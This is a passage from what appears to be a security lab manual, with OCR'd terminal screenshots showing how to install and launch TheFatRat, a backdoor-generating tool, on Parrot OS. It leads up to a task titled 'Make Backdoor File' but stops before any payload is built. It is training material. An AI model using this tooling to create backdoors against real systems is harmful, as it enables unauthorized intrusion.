
```
┌─[root@parrot]─[~/TheFatRat]
└──╼ #chmod +x fatrat
┌─[root@parrot]─[~/TheFatRat]
└──╼ #chmod +x setup.sh
┌─[root@parrot]─[~/TheFatRat]
└──╼ #chmod +x powerfull.sh
```

Figure 1.6.5: Changing folder permissions

TASK 6.2

Install TheFatRat

9. Type **./setup.sh** and hit **Enter** to begin the installation. Press **Enter** when the **Press [ENTER] key to continue setup** message appears.




```
┌─[root@parrot]─[~/TheFatRat]
└──╼ #./setup.sh


Reading package lists... Doneken packages in apt management...
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 1962 not upgraded.
Done

Checking necessary packages with your current repositories ....Done

A report was created in :
/root/TheFatRat/logs/apt.log

If you find any issues installing fatrat then
Upload this report to your issue in github

Press [ENTER] key to continue setup
```

Figure 1.6.6: Start TheFatRat setup

10. An installation window appears as the system installs the required packages to run TheFatRat.

Note: The installation of packages takes approximately 5 minutes to complete.


Note: If a pop-up asking for permission appears, use the arrow keys (← →) on the keyboard to navigate to **Yes** and press **Enter** to continue.



```
Get:95 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-reac
s2.2-cil all 5.18.0.240+dfsg-3 [38.2 kB]
Get:96 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-core2.2-
.240+dfsg-3 [69.6 kB]
Get:99 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-experime
l 5.18.0.240+dfsg-3 [45.6 kB]
Get:102 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-system-reac
ervices2.2-cil all 5.18.0.240+dfsg-3 [44.7 kB]
Get:101 https://ftp.halifax.rwth-aachen.de/parrotsec rolling/main amd64 libmono-system
rvable-aliases0.0-cil all 5.18.0.240+dfsg-3 [38.1 kB]
Get:103 https://mirror.0x.sg/parrot rolling/main amd64 libmono-system-reactive-runtime
il all 5.18.0.240+dfsg-3 [39.1 kB]
Get:104 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-system-reac
ive-windows-forms2.2-cil all 5.18.0.240+dfsg-3 [39.1 kB]
Get:105 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-xam
l4.0-cil all 5.18.0.240+dfsg-3 [97.4 kB]
Get:106 https://mirror.yandex.ru/mirrors/parrot rolling/main amd64 libmono-windowsbase
4.0-cil all 5.18.0.240+dfsg-3 [87.6 kB]
Get:109 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libmono-system-run
time4.0-cil all 5.18.0.240+dfsg-3 [78.9 kB]
Get:107 https://ftp.cc.uoc.gr/mirrors/linux/parrot rolling/main amd64 libmono-system-r
eactive-windows-threading2.2-cil all 5.18.0.240+dfsg-3 [40.5 kB]
50% [Waiting for headers] [Connected to mirrors.ustc.edu.cn (218.104.71.170)]
```

Figure 1.6.7: Installation window


11. After the installation completes, the **Terminal** window appears. Under **Select one of the options bellow**, type **2** to choose the **[2] Install Searchsploit from Kali Repository** option and press **Enter**.


Parrot Terminal
File Edit View Search Terminal Help

```
Select one of the options bellow
+-------------------------------------------------+
| [ 1 ] Setup Searchsploit Path Manually          |
| [ 2 ] Install Searchsploit from Kali Repository |
+-------------------------------------------------+

Option : 2
```

Figure 1.6.8: Searchsploit pop-up

12. Under the prompt, **so you can run fatrat from anywhere in your terminal and desktop ?**, type **y** and press **Enter**.


Parrot Terminal
File Edit View Search Terminal Help


```
 so you can run fatrat from anywhere in your terminal
and desktop ?

 Choose y/n : y
```

Figure 1.6.9: TheFatRat create shortcut prompt

TASK 6.3

Make Backdoor File


13. After the installation finishes, in the **Terminal** window, type **fatrat** and press **Enter**.


Parrot Terminal
File Edit View Search Terminal Help

```
Instalation completed , To execute fatrat write anywhere
in your terminal (fatrat)
┌─[root@parrot]─[~/TheFatRat]
└──╼ #fatrat
```

Figure 1.6.10: Launch fatrat application

